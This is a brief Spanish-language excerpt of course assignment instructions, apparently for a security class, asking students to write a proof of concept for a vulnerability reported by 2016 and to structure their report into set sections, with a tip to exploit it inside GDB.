- Desarrollar una prueba de concepto utilizando algún programa de la carrera o alguna herramienta encontrada en internet, la vulnerabilidad tiene que haber sido reportada como mínimo en 2016.
- **Nota:** los documentos deben contener las siguientes secciones: Objetivos, Introducción, Resumen ejecutivo, desarrollo y conclusiones. La conclusión debe tener una extensión mínima de media cuartilla.
- **Nota:** se recomienda explotarlo dentro de GDB para evitar contratiempos.